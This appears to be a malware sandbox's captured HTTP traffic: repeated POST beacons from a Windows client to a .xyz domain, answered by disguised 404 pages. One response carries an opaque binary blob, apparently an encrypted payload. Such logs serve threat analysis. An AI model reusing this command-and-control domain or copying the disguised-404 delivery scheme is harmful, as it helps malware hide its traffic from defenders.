6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:58.988595009 CEST	8240	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 142 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:59.171046972 CEST	8241	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:59 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:59.300955057 CEST	8242	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 128 Host: 999080321test51-service10020125999080321.xyz

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:59.478328943 CEST	8243	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:59 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:59.569475889 CEST	8243	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 312 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:59.748964071 CEST	8244	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:59 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:59.759659052 CEST	8245	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 251 Host: 999080321test51-service10020125999080321.xyz

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:59.976315022 CEST	8246	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:59 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 36 66 36 38 0d 0a 00 00 b9 ac 6e 95 11 05 7e 77 f4 1a cd be df 37 af 4b 2e 73 c5 0d fe fd da 74 35 ba e9 8c ab a5 10 bf 95 2a be b7 a4 4e 16 2c 23 2e fa c6 97 00 41 09 2a 79 22 68 35 90 34 fb 52 c3 39 8f 7e d2 b4 23 68 f3 8f 4c 2d 40 3d 7a c0 f8 0c 1a 68 53 9c b0 ed 99 0f 70 af 6d 9e 26 80 98 0e c4 52 72 4e ad 79 8a d5 b2 19 ad 73 4c fc 37 e1 f2 35 2d 3e 29 03 e4 0d b1 85 a5 c3 b1 32 ef af b7 3d 77 49 69 83 38 b0 31 ec a7 fc 19 31 98 f7 b0 0d ee 57 35 52 bb c9 bd f0 31 52 7b 4b d3 ee 1c de 6e 8d 39 13 8e 63 a0 00 7d ff ea 3a 5d 55 05 93 de 64 55 50 5c 3d b2 7f 65 54 11 65 e7 9c c9 0e d8 74 8b 42 81 f5 0e 57 dc 08 27 6d 7b 3d 29 9c e7 0f 80 44 5c b1 6b 0d 56 46 0c 28 1b b5 6c f5 c2 d9 70 29 90 c2 12 a4 e1 be 92 05 ce 6d a3 49 c5 30 e8 d1 ae c8 9a 5a 95 6a f1 62 bd 7b 44 8e 81 79 c5 62 6b 4f d6 64 bf cc e7 f5 43 cd 1e f0 49 58 d5 f6 63 2c 72 48 f5 c7 29 3f 22 64 03 54 ef 62 67 46 53 78 08 d8 33 07 3e 0a dc 23 85 8f 5e 06 23 c9 8f 5e 84 fc 74 92 6d fe d5 70 c9 5a 61 54 1b 0c 8d 54 11 92 dd 16 0d 33 12 d1 75 97 dd cc 06 a8 d9 8a 0c 0a 65 b8 d5 0b a3 fe 47 bb d8 58 16 52 48 37 71 fd da 4f db 6a 35 81 aa 9a 50 a2 b4 d5 d4 05 da 12 b0 0a db 37 ed 44 11 cc a9 a6 4c 6a b2 ac 88 78 5e 52 a8 9e 89 3c fa 38 f4 73 ba e5 da ef 13 1d 77 e1 63 7d 09 a5 8f 38 6e 12 2b dd 46 f1 d7 3c c0 cd fb 92 0b ad 35 58 74 ec 3e e7 d3 0c 69 5f b5 04 3b b0 3a 59 84 82 32 59 c9 f7 3b aa ab 4c de 62 ff 8f 8d f8 7c a5 4a 22 46 84 48 09 ce f9 fa 83 1a 5a f0 aa 0a 17 63 b6 f6 3f bb f0 73 72 c9 d5 97 c3 14 8e 06 77 76 88 99 58 9f 7e 2e a9 1a bd d7 10 f8 a5 5d 89 e0 fb 90 22 ce 42 e1 8c a0 74 09 60 f9 9b c1 e7 1c ed 4f 0c 7a 01 9c b4 1a ab 24 e6 24 28 3e c5 7b 2f 4a a2 3f 18 5c 85 8a ca 9c 8a f6 d3 12 62 ff d9 92 f3 a0 60 f7 59 0d d5 7e c2 1f 8a 68 80 ff 85 27 b1 39 1f 77 bb da 27 c6 a9 0a 72 28 fb 62 ff 22 83 a1 6d b c 63 56 68 d9 b0 fc 5e be 03 98 f3 12 47 61 60 c3 fd e8 03 86 39 31 c4 b7 88 cd bb 13 89 19 70 ee 2b 47 dc 50 15 ba bf 6 4 62 1a c9 31 53 b1 ee 79 b1 fc a7 64 fd 2c 0e bf a3 e4 9c 54 bf 83 43 d1 02 c0 f9 ca e2 aa 1e a7 b4 1a 77 8d ad d2 ec b2 62 f8 7a a0 f9 75 dd af 81 ca 71 44 87 06 58 80 63 8e b6 74 8f b1 7c da de 7d c2 18 d1 5e b9 d0 41 65 7d 8d 82 d4 51 6a 45 2d 82 4b c0 be 12 59 74 40 ef b9 92 29 c7 92 85 ef 5c 88 e7 25 18 fc 00 0a 97 f7 7a a1 f2 f8 f2 6b 7b d0 c7 6a 9a a6 97 9d 2d ec 01 e4 92 bc e4 02 ba 02 36 bd 0b 77 54 31 04 c8 66 26 de 81 7d 76 26 8d 07 d3 f3 35 ce ca 0b 34 89 e7 03 79 e7 30 3d df 23 de 89 4f 66 9a 20 fe 77 f9 6a a3 16 1b da 1f d9 89 bb 68 ec 04 0d d9 38 e7 58 29 09 83 17 99 b7 eb 7b 38 66 57 cc dd 41 9c 95 9c ec 74 6a 45 a6 27 20 6c cb eb 4c 51 88 8f 05 32 87 ef 38 4e c9 c8 c3 07 48 47 1c 44 25 6c d3 6d 88 87 64 fc 99 9b e0 31 fc b3 a5 f2 88 f2 d3 79 1d 9b 57 9f 50 bd 90 f7 df 1c 48 40 57 4c 2d bf 77 2d 6a d4 8e 6b 9f d1 f7 34 ee bf 81 86 6f 7c c8 9b 8c 92 ff 78 3d e5 a5 31 7d 2c b2 4e 24 5f 48 1d 65 73 87 95 25 2b 6e f5 b9 b9 c0 95 47 71 7a 18 ae 1d c9 07 10 9e 0e 6e c0 71 91 6a 02 bf bc d9 da 55 5e 11 52 c3 0d 70 d0 ee 46 aa f7 e4 ff 92 ce d4 17 c6 58 6e 92 fd 71 82 4f 67 21 e9 82 0e 93 1d 27 ca d8 91 77 85 df a6 cd 02 e8 c7 77 19 9d 71 09 b7 d5 c3 d7 05 c9 d2 12 58 b1 b7 1d 54 70 e0 db 34 63 6b 30 93 20 fe 72 f9 74 03 da 8c 6e 03 8c 62 06 da 36 a5 4a 3b 80 7d ad f9 dd 51 09 87 fb bd 24 c9 20 b6 ee 27 f5 d6 de cb f8 a1 4a 3c 3d 55 0f c7 91 6b 6e be f4 15 df d2 59 bc 8d a7 74 6b 54 b6 5a 6d d8 08 65 21 Data Ascii: 6f68n~w7K.st5*N,#.A*y"h54R9~#hL-@=zhSpm&RrNysL75->)2=wIi811W5R1R{Kn9c}:]UdUP\=eTetBW'm{=)D\kVF(lp)mI0Zjb{DybkOdCIXc,rH)?"dTbgFSx3>#^#^tmpZaTT3ueGXRH7qOj5P7DLjx^R<8swc}8n+F<5Xt>i_;:Y2Y;Lb|J "FHZc?srwvX~.]"Bt`Oz$$(>{/J?\b`Y~h'9w'r(b"mcVh^Ga`91p+GPdb1Syd,TCwbzuqDXct|}^Ae}QjE-KYt@)\%zk{j-6wT1 f&}v&54y0=#Of wjh8X){8fWAtjE' lLQ28NHGD%lmd1yWPH@WL-w-jk4o|x=1},N$_Hes%+nGqznqjU^RpFXnqOg! 'wwqXTp4ck0 rtnb6J;}Q$ 'J<=UknYtkTZme!
Jun 16, 2021 12:20:00.144627094 CEST	8275	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 301 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:20:00.322396994 CEST	8276	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:20:00 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:20:00.358793020 CEST	8277	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 232 Host: 999080321test51-service10020125999080321.xyz

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:20:00.540426970 CEST	8278	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:20:00 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:20:00.579766035 CEST	8278	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 307 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:20:00.768568039 CEST	8279	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:20:00 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: keep-alive Keep-Alive: timeout=3
Jun 16, 2021 12:20:00.807015896 CEST	8279	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 297 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:20:00.993558884 CEST	8280	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:20:00 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:20:01.132483959 CEST	8281	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 332 Host: 999080321test51-service10020125999080321.xyz

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:20:01.376801968 CEST	8282	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:20:01 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:20:01.448463917 CEST	8282	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 369 Host: 999080321test51-service10020125999080321.xyz
